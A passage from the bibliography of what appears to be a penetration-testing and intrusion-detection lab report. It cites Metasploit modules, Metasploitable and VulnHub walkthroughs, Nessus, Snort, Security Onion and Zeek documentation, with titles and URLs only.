- [54] ""Metasploitable 2 FTP Exploitation (vsftpd backdoor) SESSION 1", CoreNumb Security, 2020. [Online]. Available: <https://corenumb.wordpress.com/2013/03/04/metasploitable-2-ftp-exploitation-vsftpd-backdoor-session-1/>. [Accessed: 15- Mar- 2021], [Online].
- [55] B. Tsapalos, "Hack Distributed Ruby with Metasploit & Perform Remote Code Execution," Wonder How To, 24 04 2016. [Online]. Available: <https://null-byte.wonderhowto.com/how-to/hack-metasploitable-2-including-privilege-escalation-0170603/>. [Accessed 01 2021].
- [56] "Metasploitable3-Pentesting the Ubuntu Linux Version (Part 1: SQL Injection)", Thomas Laurenson, 2020. [Online]. Available: <https://www.thomaslaurenson.com/blog/2018/07/08/metasploitable3-pentesting-the-ubuntu-linux-version-part1/>. [Accessed: 15- Mar- 2].
- [57] "ProFTPD 1.3.5 Mod_Copy Command Execution", Rapid7, 2021. [Online]. Available: https://www.rapid7.com/db/modules/exploit/unix/ftp/proftpd_modcopy_exec/. [Accessed: 15- Mar- 2021].
- [58] CVE-2015-3306 ProFTPD 1.3.5 Mod_Copy Command Execution", Eric Romang Blog, 2016. [Online]. Available: https://eromang.zataz.com/2016/02/23/cve-2015-3306-proftpd-1-3-5-mod_copy-command-execution/. [Accessed: 15- Mar- 2021].
- [59] "Metasploitable 3: Exploiting HTTP PUT - Hacking Tutorials", Hacking Tutorials, 2020. [Online]. Available: <https://www.hackingtutorials.org/exploit-tutorials/metasploitable-3-exploiting-http-put/>. [Accessed: 16- March- 2021].
- [60] "Drupal HTTP Parameter Key/Value SQL Injection", Rapid7, 2020. [Online]. Available: https://www.rapid7.com/db/modules/exploit/multi/http/drupal_drupageddon/. [Accessed: 17- March- 2021].
- [61] R. Natário, "Metasploitable 3 Ubuntu Walkthrough: Part III", Tremblinguterus.blogspot.com, 2021. [Online]. Available: https://tremblinguterus.blogspot.com/2020/11/metasploitable-3-ubuntu-walkthrough_94.html?m=1. [Accessed: 18- Mar- 2021].
- [62] Radware, "IRC (Internet Relay Chat)," Radware. [Online]. Available: <https://security.radware.com/ddos-knowledge-center/ddospedia/irc-internet-relay-chat/>. [Accessed: 21-Mar-2021].
- [63] Digital Cowboy, "Hacking Metasploitable 2," Digital Cowboy, 02-Jun-2017. [Online]. Available: <http://digitalcowboy.me/2017/hacking-metasploitable-2/>. [Accessed: 22-Febrary-2021].

- [64] Rapid7, "rapid7/metasploit-framework," GitHub, 18-Jun-2018. [Online]. Available: https://github.com/rapid7/metasploit-framework/blob/master/documentation/modules/exploit/multi/http/phpmyadmin_null_termination_exec.md. [Accessed: 25-Jan-2021].
- [65] Tehaurum, "Metasploitable 3 (Linux): An Exploitation Guide," stuffwithaurum, 17 04 2020. [Online]. Available: <https://stuffwithaurum.com/2020/04/17/metasploitable-3-linux-an-exploitation-guide/>. [Accessed 25 01 2021].
- [66] "SSH Login Check Scanner," Rapid7. [Online]. Available: https://www.rapid7.com/db/modules/auxiliary/scanner/ssh/ssh_login/. [Accessed: 19-Feb-2021].
- [67] "UnrealIRCD 3.2.8.1 Backdoor Command Execution," Rapid7. [Online]. Available: https://www.rapid7.com/db/modules/exploit/unix/irc/unreal_ircd_3281_backdoor/. [Accessed: 16-Mar-2021].
- [68] "BIND TKEY Query Denial of Service," Rapid7. [Online]. Available: https://www.rapid7.com/db/modules/auxiliary/dos/dns/bind_tkey/. [Accessed: 15-Mar-2021].
- [69] DRB, "Hack Distributed Ruby with Metasploit & Perform Remote Code Execution," Wonder How To, 18 1 2019. [Online]. Available: <https://null-byte.wonderhowto.com/how-to/hack-distributed-ruby-with-metasploit-perform-remote-code-execution-0192644/>.
- [70] "Scanner SSH Auxiliary Modules," Offensive Security, [Online]. Available: <https://www.offensive-security.com/metasploit-unleashed/scanner-ssh-auxiliary-modules/>. [Accessed 09 2020].
- [71] "Scanner VNC Auxiliary Modules," Offensive Security, [Online]. Available: <https://www.offensive-security.com/metasploit-unleashed/scanner-vnc-auxiliary-modules/>. [Accessed 10 2020].
- [72] S. Sankovic, "How To Perform A Successful Network Security Vulnerability Assessment," Purplesec, 07 Jul 2019. [Online]. Available: <https://purplesec.us/perform-successful-network-vulnerability-assessment>.
- [73] S. Sreedharan, "VAPT Scan Tool," Guru 99, 01 01 2020. [Online]. Available: <https://www.guru99.com/vulnerability-assessment-testing-analysis.html>.
- [74] D. Wendlandt, "Nessus : A security vulnerability scanning tool," Nessus, 01 01 2020. [Online]. Available: <https://www.cs.cmu.edu/~dwendlan/personal/nessus.html>.
- [75] H. Kumar, "Learning nessus for Penetration Testing," Packt, 01 01 2014. [Online]. Available: <https://1.droppdf.com/files/lT8uO/packt-publishing-learning-nessus-for-penetration-testing-2014.pdf>.
- [76] T. Nessus, "Scan and Policy Templates," Nessus , 01 01 2020. [Online]. Available: <https://docs.tenable.com/nessus/Content/ScanAndPolicyTemplates.htm>.
- [77] T. Nessus, "Nessus Scan Folders," Nessus, 01 01 2020. [Online]. Available: <https://docs.tenable.com/nessus/Content/Folders.htm>.
- [78] T. Nessus, "Nessus Scan Policies," Nessus, 01 01 2020. [Online]. Available: <https://docs.tenable.com/tenablesc/Content/ScanPolicies.htm>.
- [79] R. Rogers, "Nessus network auditing, 2nd editing," O'Reilly , 01 Dec 2011. [Online]. Available: <https://www.oreilly.com/library/view/nessus-network-auditing/9781597492089/>.

- [80] T. Blog, "Run Your First Vulnerability Scan with Nessus," Tenable Nessus, 22 Aug 2019. [Online]. Available: <https://www.tenable.com/blog/how-to-run-your-first-vulnerability-scan-with-nessus>.
- [81] Atlassian, "Severity Levels for Security Issues," 29 Mar 2021. [Online]. Available: <https://www.atlassian.com/trust/security/security-severity-levels>.
- [82] Tenable, "CVSS vs. VPR," Tenable, 29 Mar 2021. [Online]. Available: <https://docs.tenable.com/tenablesc/Content/RiskMetrics.htm>.
- [83] "IDS vs Firewall vs IPS," [Online]. Available: <https://www.istarapps.com/ids-vs-firewall-vs-ips.html>. [Accessed 23 March 2021].
- [84] W. Team, "Wireshark," [Online]. Available: <https://www.wireshark.org/>. [Accessed 25 March 2021].
- [85] "What is an Intrusion Detection System? | Barracuda Networks", Barracuda.com. [Online]. Available: <https://www.barracuda.com/glossary/intrusion-detection-system>. [Accessed: 12- Apr- 2021].
- [86] "Intrusion Detection System (IDS) - GeeksforGeeks", GeeksforGeeks, 2020. [Online]. Available: <https://www.geeksforgeeks.org/intrusion-detection-system-ids/>. [Accessed: 12- Apr- 2021].
- [87] "What is an Intrusion Detection System (IDS)? | Check Point Software", Check Point Software. [Online]. Available: <https://www.checkpoint.com/cyber-hub/network-security/what-is-an-intrusion-detection-system-ids/>. [Accessed: 12- Apr- 2021].
- [88] "Documents", snort.org. [Online]. Available: <https://www.snort.org/documents>. [Accessed: 12- Apr- 2021].
- [89] "What is SNORT ? - GeeksforGeeks", GeeksforGeeks, 2020. [Online]. Available: <https://www.geeksforgeeks.org/what-is-snort/>. [Accessed: 12- Apr- 2021].
- [90] J. Porup, "What is Security Onion? And can it replace your commercial IDS?", CSO Online, 2019. [Online]. Available: <https://www.csoonline.com/article/3453199/what-is-security-onion-and-is-it-better-than-a-commercial-ids.html>. [Accessed: 12- Apr- 2021].
- [91] "NIDS — Security Onion 16.04.7.3 documentation", Docs.securityonion.net, 2021. [Online]. Available: <https://docs.securityonion.net/en/16.04/nids.html>. [Accessed: 12- Apr- 2021].
- [92] "The Elastic Stack and its components: Elasticsearch, Kibana, Logstash and Beats.", Quintagroup. [Online]. Available: <https://quintagroup.com/services/the-elastic-stack-and-its-components-elasticsearch-kibana-logstash-and-beats>. [Accessed: 12- Apr- 2021].
- [93] "Sguil — Security Onion 16.04.7.3 documentation", Docs.securityonion.net, 2021. [Online]. Available: <https://docs.securityonion.net/en/16.04/sguil.html>. [Accessed: 12- Apr- 2021].
- [94] "Squert — Security Onion 16.04.7.3 documentation", Docs.securityonion.net, 2021. [Online]. Available: <https://docs.securityonion.net/en/16.04/squert.html>. [Accessed: 12- Apr- 2021].
- [95] "Security Onion Documentation — Security Onion 16.04.7.3 documentation", Docs.securityonion.net, 2021. [Online]. Available: <https://docs.securityonion.net/en/16.04/>. [Accessed: 12- Apr- 2021].
- [96] "netsniff-ng toolkit", Netsniff-ng.org. [Online]. Available: <http://netsniff-ng.org/>. [Accessed: 12- Apr- 2021].

- [97] M. Roesch, "Writing Snort Rules", *Paginas.fe.up.pt*, 2001. [Online]. Available: https://paginas.fe.up.pt/~mgi98020/pgr/writing_snort_rules.htm. [Accessed: 12- Apr- 2021].
- [98] B. Visscher, "Sguil - Open Source Network Security Monitoring", *Sguil.net*, 2014. [Online]. Available: <http://sguil.net/>. [Accessed: 12- Apr- 2021]. [Online].
- [99] B. Visscher, "Sguil - Open Source Network Security Monitoring", *Sguil.net*, 2014. [Online]. Available: <http://sguil.net/>. [Accessed: 12- Apr- 2021]. [Online].
- [100] "About Zeek," [Online]. Available: <https://docs.zeek.org/en/master/about.html>.
- [101] P. Drakos, "Implement a security policy and identify Advance persistent threats (APT) with ZEEK anomaly detection mechanism," December 2019. [Online]. Available: https://repository.ihu.edu.gr/xmlui/bitstream/handle/11544/29460/P.Drakos_cc_09-12-2019.pdf?sequence=1.
- [102] "About Security Onion," [Online]. Available: <https://docs.securityonion.net/en/2.3/zeek.html>.
- [103] CollateralMeaning, "Bro Custom Scripts," 19 January 2017. [Online]. Available: <https://collateralmeaning.blogspot.com/2017/01/bro-custom-scripts.html>. [Accessed 11 June 2021].
- [104] S. R. and D. R. , "Advanced Persistent Threat detection for," 5 July 2020. [Online]. Available: <https://homepages.staff.os3.nl/~delaat/rp/2019-2020/p21/report.pdf>.
- [105] GRR, "What is GRR?," January 2017. [Online]. [Accessed 3 January 2021].
- [106] "PuTTY," University of Sussex, [Online]. Available: <https://www.sussex.ac.uk/its/services/software/owncomputer/putty>. [Accessed 2021].
- [107] D. D. Lindskog, Interviewee, *vinetctl*. [Interview].
- [108] "ssh login," 2018. [Online]. Available: <https://www.offensive-security.com/metasploit-unleashed/scanner-ssh-auxiliary-modules/>.
- [109] "Windows 7 Ultimate X86 (32-Bit) and X64 (64-Bit) Free Download ISO Disc Image Files," *GetMyOS*, [Online]. Available: <https://www.getmyos.com/windows-7-ultimate-32-64-bit>. [Accessed 2021].
- [110] T. Fisher, "Microsoft Windows 7," *LifeWire*, 06 March 2020. [Online]. Available: <https://www.lifewire.com/windows-7-2626265>. [Accessed 2021].
- [111] D. Pogue, C. Zacker and L. Zacker, *Windows XP Professional: The Missing Manual*, O'Reilly Media, Inc., 2003.
- [112] "System Requirements and Installation Information for Windows Server 2012 R2," Microsoft, 31 August 2016. [Online]. Available: [https://docs.microsoft.com/en-us/previous-versions/windows/it-pro/windows-server-2012-r2-and-2012/dn303418\(v=ws.11\)](https://docs.microsoft.com/en-us/previous-versions/windows/it-pro/windows-server-2012-r2-and-2012/dn303418(v=ws.11)). [Accessed 2021].
- [113] T. Boger, "Windows Server 2012 (WS 2012)," *TechTarget*, October 2012. [Online]. Available: <https://searchwindowserver.techtarget.com/definition/Windows-Server-2012-WS-2012>. [Accessed 2021].
- [114] "Windows 10 system requirements," Microsoft, [Online]. Available: <https://support.microsoft.com/en-us/windows/windows-10-system-requirements-6d4e9a79-66bf-7950-467c-795cf0386715>. [Accessed 2021].

- [115] "VulnOS," VulnHub, 17 May 2016. [Online]. Available: <https://www.vulnhub.com/entry/vulnos-2,147/>. [Accessed 2021].
- [116] "DE-ICE: S1.100," VulnHub, 28 February 2007. [Online]. Available: <https://www.vulnhub.com/entry/de-ice-s1100,8/>. [Accessed 2021].
- [117] "Manage virtual machines with virt-manager," Virtual Machine Manager , [Online]. Available: <https://virt-manager.org/>. [Accessed 2021].
- [118] "FAQ - Introduction to OpenBSD," OpenBSD, [Online]. Available: <https://www.openbsd.org/faq/faq1.html>. [Accessed 2021].
- [119] "VulnOS- Hacking through File disclosure/apache/dolibar/drupal6 file upload/nagios," 2016. [Online]. Available: https://www.youtube.com/watch?v=fQJ-u5_qoJl.
- [120] "Ubuntu," 2021. [Online]. Available: <https://ubuntu.com/server/docs/web-servers-apache>. [Accessed June 2021].
- [121] A. Minaeff, "WebHostingGeeks.com," 2010. [Online]. Available: <https://webhostinggeeks.com/blog/what-are-web-servers-and-why-are-they-needed/>. [Accessed June 2021].
- [122] M. Horan, "FTP Today," 2019. [Online]. Available: <https://www.ftptoday.com/blog/how-does-an-ftp-server-work-the-benefits>. [Accessed June 2021].
- [123] R. Sobers, "Inside Out Security," January 2021. [Online]. Available: <https://www.varonis.com/blog/cifs-vs-smb/>. [Accessed June 2021].
- [124] "Eternalblue," 2017. [Online]. Available: <https://medium.com/@lucideus/attacking-windows-platform-with-eternalblue-exploit-via-android-phones-ms17-010-lucideus-938f380bc3a7>.
- [125] "Elastic Search," 2018. [Online]. Available: https://www.rapid7.com/db/modules/exploit/multi/elasticsearch/script_mvel_rce/.
- [126] "Manageengine," 2018. [Online]. Available: https://www.rapid7.com/db/modules/exploit/multi/http/manageengine_auth_upload/.
- [127] hackcrypt, "SQL Injection | Command Injection | Privelege Escalation," Hackcrypt, 26 04 2020. [Online]. Available: https://www.youtube.com/watch?v=vcCF_Ss49IE.
- [128] P. Asadoorian, "Installing and Using Nessus on Kali Linux," Tenable Blog, 10 Jul 2014. [Online]. Available: <https://www.tenable.com/blog/installing-and-using-nessus-on-kali-linux>.
- [129] "Snort FAQ," 2021. [Online]. Available: <https://www.snort.org/faq/what-are-the-differences-in-the-rule-sets..> [Accessed 12 April 2021].
- [130] User-images.githubusercontent.com, 2019. [Online]. Available: <https://user-images.githubusercontent.com/7849311/57718306-029d5180-764b-11e9-86b9-cf0f69c56ac6.jpg>. [Accessed: 12- Apr- 2021].
- [131] "Security-Onion-Solutions/security-onion", GitHub, 2019. [Online]. Available: <https://github.com/Security-Onion-Solutions/security-onion/wiki/DisablingProcesses#disabling-a-process>. [Accessed: 5- Apr- 2021].

- [132] Groups.google.com, 2015. [Online]. Available: https://groups.google.com/g/security-onion/c/jXykKhktjls/m/t_oWhh16DwAJ. [Accessed: 12- Apr- 2021].
- [133] "Security-Onion-Solutions/security-onion", GitHub, 2019. [Online]. Available: <https://github.com/Security-Onion-Solutions/security-onion/wiki/DisablingProcesses#disabling-a-process>. [Accessed: 12- Apr- 2021].
- [134] "Security-Onion-Solutions/security-onion", GitHub, 2019. [Online]. Available: <https://github.com/Security-Onion-Solutions/security-onion/wiki/Best-Practices>. [Accessed: 10- Apr- 2021].
- [135] A. Singh, Metasploit Penetration testing Cookbook, Third Edition, Packt Publications, 2018.
- [136] L. Security, "Gaining Access to Windows10 Through VLC Exploit," 14 November 2019. [Online]. Available: <https://linuxsecurityblog.com/2019/11/14/gaining-access-to-windows10-through-vlc-exploit/>. [Accessed 12 November 2020].
- [137] C. Wijetunga, "Hide Payloads Behind Images," 24 April 2020. [Online]. Available: <https://medium.com/@chamo.wijetunga/hide-payloads-behind-images-and-hacking-windows-fb82cf2f0e7c>. [Accessed 3 January 2021].
- [138] "Meterpreter getsystem," Rapid7, May 2020. [Online]. Available: <https://metasploit.help.rapid7.com/docs/meterpreter-getsystem>. [Accessed 31 February 2021].
- [139] "Windows UAC Protection Bypass (Via FodHelper Registry Key)," Rapid7, [Online]. Available: https://www.rapid7.com/db/modules/exploit/windows/local/bypassuac_fodhelper/. [Accessed 26 February 2021].
- [140] R. Chandel, "Hacking Articles," 17 November 2017. [Online]. Available: <https://www.hackingarticles.in/msfvenom-tutorials-beginners/>. [Accessed 01 Feb 2021].
- [141] "BINARY LINUX TROJAN," [Online]. Available: <https://www.offensive-security.com/metasploit-unleashed/binary-linux-trojan/>.
- [142] R. Chandel, "Hacking Articles," 17 November 2017. [Online]. Available: <https://www.hackingarticles.in/msfvenom-tutorials-beginners/>. [Accessed 31 Jan 2021].
- [143] "METERPRETER BASIC COMMANDS," [Online]. Available: <https://www.offensive-security.com/metasploit-unleashed/meterpreter-basics/>.
- [144] "METERPRETER BASIC COMMANDS," [Online]. Available: <https://www.offensive-security.com/metasploit-unleashed/meterpreter-basics/>.
- [145] "GitHub," 08 April 2017. [Online]. Available: https://github.com/rapid7/metasploit-framework/blob/master/documentation/modules/payload/linux/x86/meterpreter/reverse_tcp.md. [Accessed 12 Feb 2021].
- [146] "Rapid7," [Online]. Available: https://www.rapid7.com/db/modules/exploit/linux/local/su_login/. [Accessed 1 Mar 2021].
- [147] "GitHub," 24 November 2018. [Online]. Available: https://github.com/rapid7/metasploit-framework/blob/master/documentation/modules/payload/php/meterpreter/reverse_tcp.md. [Accessed 25 Feb 2021].

- [148] "Hacking Articles," 12 Feb 2021. [Online]. Available: <https://www.hackingarticles.in/hack-file-upload-vulnerability-dvwa-bypass-security/>. [Accessed 28 Feb 2021].
- [149] "AWK," 9 November 2020. [Online]. Available: <https://www.grymoire.com/Unix/Awk.html>. [Accessed 1 December 2020].
- [150] MarioManHacks, "Reverse Shell Cheat-sheet," 17 May 2020. [Online]. Available: <https://medium.com/@mariomanhacks/reverse-shell-cheat-sheet-bb8d6d93570>. [Accessed 1 December 2020].
- [151] "Samba "username map script" Command Execution," 30 May 2018. [Online]. Available: https://www.rapid7.com/db/modules/exploit/multi/samba/usermap_script/. [Accessed 7 March 2021].
- [152] I. P. Team, "Windows 8.1 vs. Windows 7 – Which is best for you?," *ITPro*, p. 1, 26 March 2015.
- [153] T. Microsoft, "Microsoft Security Bulletin MS17-010 - Critical," *Microsoft Security Bulletin*, p. 1, 24 March 2017.
- [154] DRD, Null Byte, 10 May 2019. [Online]. Available: <https://null-byte.wonderhowto.com/how-to/exploit-eternalblue-windows-server-with-metasploit-0195413/>. [Accessed 23 January 2021].
- [155] R. Mudge, "How to pass-the-hash with Mimikatz," Helpsystems, 21 May 2015. [Online]. Available: <https://blog.cobaltstrike.com/2015/05/21/how-to-pass-the-hash-with-mimikatz/>. [Accessed 3 February 2021].
- [156] "Science Direct," [Online]. Available: <https://www.sciencedirect.com/topics/computer-science/hashing-algorithm>. [Accessed January 2021].
- [157] "Rapid7," [Online]. Available: https://www.rapid7.com/db/modules/exploit/windows/fileformat/vlc_mkcv/. [Accessed 18 March 2021].
- [158] N. Jaswal, *Mastering Metasploit - Second Edition*, Packt, 2016.
- [159] "python.org," [Online]. Available: <https://docs.python.org/2.0/lib/module-SimpleHTTPServer.html>. [Accessed 8 February 2021].
- [160] R. Fuller, Writer, *Hiding Shells: Prepend Migrate – Metasploit Minute*. [Performance]. Hak5.org, 2015.
- [161] R. Fullar, "Hak5.org," 2015. [Online]. Available: <https://www.hak5.org/episodes/meterpreter-python-extension-metasploit-minute>. [Accessed February 2021].
- [162] "offensive security," December 2011. [Online]. Available: <https://www.offensive-security.com/metasploit-unleashed/pivoting/>.
- [163] A. Prodromou, April 2020. [Online]. Available: <https://www.acunetix.com/blog/articles/web-shells-101-using-php-introduction-web-shells-part-2/>. [Accessed February 2021].
- [164] ""How to Quickly Gather Target Information with Metasploit Post Modules", WonderHowTo, 2019. [Online]. Available: <https://null-byte.wonderhowto.com/how-to/quickly-gather-target-information-with-metasploit-post-modules-0199464/>. [Accessed: 17- Mar- 2021].," [Online].

- [165] "'Meterpreter Basic Commands | Offensive Security", Offensive-security.com, 2021. [Online]. Available: <https://www.offensive-security.com/metasploit-unleashed/meterpreter-basics/>. [Accessed: 20- Mar- 2021].," [Online].
- [166] "K. Linux and M. Beginners, "Msfvenom Tutorials for Beginners", Hacking Articles, 2021. [Online]. Available: <https://www.hackingarticles.in/msfvenom-tutorials-beginners/>. [Accessed: 20- Mar- 2021].," [Online].
- [167] "'How To Create a Sudo User on Ubuntu [Quickstart] | DigitalOcean", DigitalOcean, 2021. [Online]. Available: <https://www.digitalocean.com/community/tutorials/how-to-create-a-sudo-user-on-ubuntu-quickstart>. [Accessed: 21- Mar- 2021].," [Online].
- [168] "Hacking Tutorials, "Hacking Unreal IRCd 3.2.8.1 on Metasploitable 2," Hacking Tutorials, 10-Aug-2020. [Online]. Available: <https://www.hackingtutorials.org/metasploit-tutorials/hacking-unreal-ircd-3-2-8-1/>. [Accessed: 21-February-2021].," [Online].
- [169] "'Metasploitable 3 (Linux): An Exploitation Guide," MdEditor, 17-Apr-2020. [Online]. Available: <https://www.mdeditor.tw/pl/pit4/zh-hk>. [Accessed: 21-Mar-2021].," [Online].
- [170] "Metasploitable/SSH/Exploits," Charles Reid, [Online]. Available: <https://charlesreid1.com/wiki/Metasploitable/SSH/Exploits>. [Accessed 10 2020].
- [171] "Exploit VNC (protocol 3.3) || Exploit Port 5900 || Measploitable 2 || Cyber Therapy," Cyber Therapy, 07 2020. [Online]. Available: <https://www.youtube.com/watch?v=g82z6kJtFNM>. [Accessed 02 03 2021].
- [172] M. S. da Veiga, "Metasploitable 2: Port 2121," Medium, 28-Aug-2019. [Online]. Available: <https://medium.com/hacker-toolbelt/metasploitable-2-ix-port-2121-8ccff086b309>. [Accessed: 18-Jan-2021].
- [173] Jduck, "Samba "username map script" Command Execution," Rapid7, 30 05 2018. [Online]. Available: https://www.rapid7.com/db/modules/exploit/multi/samba/usermap_script/. [Accessed 05 Feb 2021].
- [174] DRB, "Hack Apache Tomcat via Malicious WAR File Upload," Wonder How To, 01 07 2020. [Online]. Available: <https://null-byte.wonderhowto.com/how-to/hack-apache-tomcat-via-malicious-war-file-upload-0202593/>. [Accessed 05, Feb 2021].
- [175] DRB, "Hack Apache Tomcat via Malicious WAR File Upload," Wonder How To, 01 07 2020. [Online]. Available: <https://null-byte.wonderhowto.com/how-to/hack-apache-tomcat-via-malicious-war-file-upload-0202593/>. [Accessed 02, Feb 2021].
- [176] RTFM, "Metasploitable 2 [TOMCAT]," asciinema, 2016. [Online]. Available: <https://asciinema.org/a/23619>. [Accessed 02 2021].
- [177] "A. Kiskis, "Metasploitable Exploits and Hardening Guide," 07 06 2018. [Online]. Available: <https://akvilekiskis.com/work/metasploitable/index.html>. [Accessed 02 2021].," [Online].
- [178] "MSFvenom," Offensive Security, [Online]. Available: <https://www.offensive-security.com/metasploit-unleashed/msfvenom/#:~:text=>. [Accessed 2021].
- [179] LCKxD, "Windows RCE exploit [Hta_Server]. How easy is it to hack a computer?," LCKxD, 14 06 2019. [Online]. Available: <https://medium.com/@LCKxD/windows-rce-exploit-hta-server-how-easy-is-it-to-hack-a-computer-f15c1ba51da>.

- [180] J. f. S. Management, "Resolving JazzSM DASH Vulnerability by Plugin 42873 SSL Medium Strength Cipher Suites Supported (SWEET32)," Jazz for Service Management, 22 November 2019. [Online]. Available: <https://www.ibm.com/support/pages/resolving-jazzsm-dash-vulnerability-plugin-42873-ssl-medium-strength-cipher-suites-supported-sweet32?lnk=hm>. [Accessed 2021 June 10].
- [181] "SWEET32 Attack," Beagle, 19 June 2018. [Online]. Available: <https://beaglesecurity.com/blog/vulnerability/sweet32-attack.html>. [Accessed 10 June 2021].
- [182] "A Vulnerability in Microsoft Windows SMB Server Could Allow for Remote Code Execution (CVE-2020-0796)," 3 December 2020. [Online]. Available: https://www.cisecurity.org/advisory/a-vulnerability-in-microsoft-windows-smb-server-could-allow-for-remote-code-execution-cve-2020-0796_2020-036/2020. [Accessed 10 June 2021].
- [183] P. Arntz, "How threat actors are using SMB vulnerabilities," 14 December 2018. [Online]. Available: <https://blog.malwarebytes.com/101/2018/12/how-threat-actors-are-using-smb-vulnerabilities/>. [Accessed 9 June 2021].
- [184] tenable, [Online]. Available: <https://docs.tenable.com/nessus/Content/DiscoverySettings.htm>. [Accessed 11 June 2021].
- [185] P. Asadoorian, "The Nessus Port Scanning Engine: An Inside Look," tenable, 2 March 2011. [Online]. Available: <https://www.tenable.com/blog/the-nessus-port-scanning-engine-an-inside-look>. [Accessed 11 June 2021].
- [186] "Guide to Multicast DNS (mDNS) security issues," iweb, 3 July 2018. [Online]. Available: <https://kb.iweb.com/hc/en-us/articles/360005117952-Guide-to-Multicast-DNS-mDNS-security-issues>. [Accessed 11 June 2021].
- [187] G. S. a. S. L, "Exploitation of Cross-Site Scripting (XSS) Vulnerability on Real World Web Applications and its Defense," *International Journal of Computer Applications*, vol. Vol 60, no. No.14, pp. 28-33, December 2012.
- [188] A. a. M. E. Sagala, "Testing and Comparing Result Scanning Using Web," *Advanced Science Letters*, vol. vol. 4, no. no.2, pp. pp.3458-3462, 2015.
- [189] S. S. Kumar S, "An Innovative UDP Port Scanning Technique," *International Journal of Future Computer and Communication*, vol. Vol. 3, no. No. 6, pp. 381-384, December 2014.
- [190] J. H. a. M. Kim, "Effective Detecting Method of Nmap Idle Scan," *JOURNAL OF ADVANCED INFORMATION TECHNOLOGY AND CONVERGENCE*, vol. Vol. 9, no. No. 1, pp. pp.1-10, July 31, 2019.
- [191] A. K. a. M. Saluja, "Detection and Prevention against ARP Poisoning Attack Using Modified ICMP and Voting," *International Journal of Emerging Technology and Advanced Engineering*, vol. Volume 4, no. Issue 1, pp. 191-198, January 2014.
- [192] "MS17-010: Security Update for Microsoft Windows SMB Server (4013389) (ETERNALBLUE) (ETERNALCHAMPION) (ETERNALROMANCE) (ETERNALSYNERGY) (WannaCry) (EternalRocks) (Petya) | Tenable®," Tenable, [Online]. Available: <https://www.tenable.com/plugins/nessus/97833>. [Accessed 20 May 2021].

- [193] "What Is EternalBlue and Why Is the MS17-010 Exploit Still Relevant?," Avast, [Online]. Available: <https://www.avast.com/c-eternalblue>. [Accessed 30 May 2021].
- [194] J. Karro and j. wang, "Protecting Web servers from security holes in server-side includes".
- [195] "What is a Web Proxy Server?," Forcepoint, 11 March 2021, March 11. [Online]. Available: <https://www.forcepoint.com/cyber-edu/web-proxy-server>. [Accessed 12 June 2021].
- [196] "TWiki command execution vulnerability," Carnegie Mellon University, 12 09 2008. [Online]. Available: <https://www.kb.cert.org/vuls/id/362012>. [Accessed 12 06 2021].
- [197] p. fol, "java Basics: What Is Apache Tomcat?," jrebel, 19 August 2020. [Online]. Available: <https://www.jrebel.com/blog/what-is-apache-tomcat>. [Accessed 12 06 2021].
- [198] kawal, "Difference between Apache Tomcat server and Apache web server," Geeks for Geeks, 22 06 2020. [Online]. Available: <https://www.geeksforgeeks.org/difference-between-apache-tomcat-server-and-apache-web-server/>.
- [199] "nessus," tenable nessus, [Online]. Available: <https://www.tenable.com/plugins/nessus/134862>. [Accessed 12 06 2021].
- [200] "apache tomcat default files," tenable nessus, [Online]. Available: <https://www.tenable.com/plugins/nessus/12085>. [Accessed 12 06 2021].
- [201] R. Eckstein, D. Collier-Brown and p. kelly, "samba Orielly," O'Reilly & Associates, [Online]. Available: https://www.oreilly.com/openbook/samba/book/ch06_03.html. [Accessed 12 06 2021].
- [202] "SMB PROTOCOL," Source Daddy, [Online]. Available: <https://sourcedaddy.com/networking/smb-protocol.html>. [Accessed 12 06 2021].
- [203] "Gather Information on PostgreSQL Databases with Metasploit," Wonder how to null byte, 05 11 2020. [Online]. Available: <https://null-byte.wonderhowto.com/how-to/gather-information-postgresql-databases-with-metasploit-0218317/>. [Accessed 12 06 2021].
- [204] "1098/1099 - Pentesting Java RMI," hacktricks, [Online]. Available: <https://book.hacktricks.xyz/pentesting/1099-pentesting-java-rmi>.
- [205] "Oracle Java SE Critical Patch Update Advisory - October 2011," oracle, [Online]. Available: <http://www.oracle.com/technetwork/topics/security/javacpuoct2011-443431.html>. [Accessed 12 06 2021].
- [206] A. & S. Taran, "Research of attacks on MySQL servers using HoneyPot technology".
- [207] "MySQL 5.6 Reference Manual," mysql, [Online]. Available: <http://dev.mysql.com/doc/refman/5.6/en/>, 2016. [Accessed 12 06 2021].
- [208] H. TUTORIALS, "Exploiting VSFTPD v2.3.4 on Metasploitable 2.," 29 Jul 2016. [Online]. Available: <https://www.hackingtutorials.org/metasploit-tutorials/exploiting-vsftpd-metasploitable/>.
- [209] kingthorin, "OWASP," 24 Apr 2018. [Online]. Available: https://owasp.org/www-community/attacks/SQL_Injection.

- [210] Github, "ProFTPD," 21 Jul 2020. [Online]. Available: <https://github.com/proftpd/proftpd>.
- [211] Kaspersky, "Brute Force Attack," 01 Jan 2020. [Online]. Available: <https://www.kaspersky.com/resource-center/definitions/brute-force-attack>.
- [212] UnrealIRCd, "Unreal IRCD next generation IRCD," 04 Jun 2020. [Online]. Available: <https://www.unrealircd.org/>.
- [213] Imperva, "Backdoor Attack," 01 Jan 2020. [Online]. Available: <https://www.imperva.com/learn/application-security/backdoor-shell-attack/>.
- [214] BIND, "Why use BIND 9," 02 Jul 2020. [Online]. Available: <https://www.isc.org/bind/>.
- [215] M. Web, "CSP: frame-ancestors," 2019. [Online]. Available: <https://developer.mozilla.org/en-US/docs/Web/HTTP/Headers/Content-Security-Policy/frame-ancestors>.
- [216] Github, "Content Security Policy Reference," 2019. [Online]. Available: <https://content-security-policy.com/>.
- [217] Packt, "Bringing MySQL to the web," 2012 Feb. [Online]. Available: <https://www.phpmyadmin.net/>.
- [218] R. H. Bugzilla, "phpMyAdmin: remote code execution via preg_replace()," 24 Apr 2013. [Online]. Available: https://bugzilla.redhat.com/show_bug.cgi?id=956398.
- [219] N. Bloor, "Drupal CODER Module Remote Command Execution," 05 May 2018. [Online]. Available: https://www.rapid7.com/db/modules/exploit/unix/webapp/drupal_coder_exec/.
- [220] Github, "distcc -- a free distributed C/C++ compiler system," Jun 2016. [Online]. Available: <https://github.com/distcc/distcc>.
- [221] R. Doc, "dRuby," Jun 2020. [Online]. Available: <https://ruby-doc.org/stdlib-2.7.1/libdoc/drbr/doc/DRb.html>.
- [222] TightVNC, "What is TightVNC," 17 Dec 2020. [Online].
- [223] V. Team, "VirusTotal," 10 Jun 2021. [Online]. Available: <https://www.virustotal.com/gui/>.
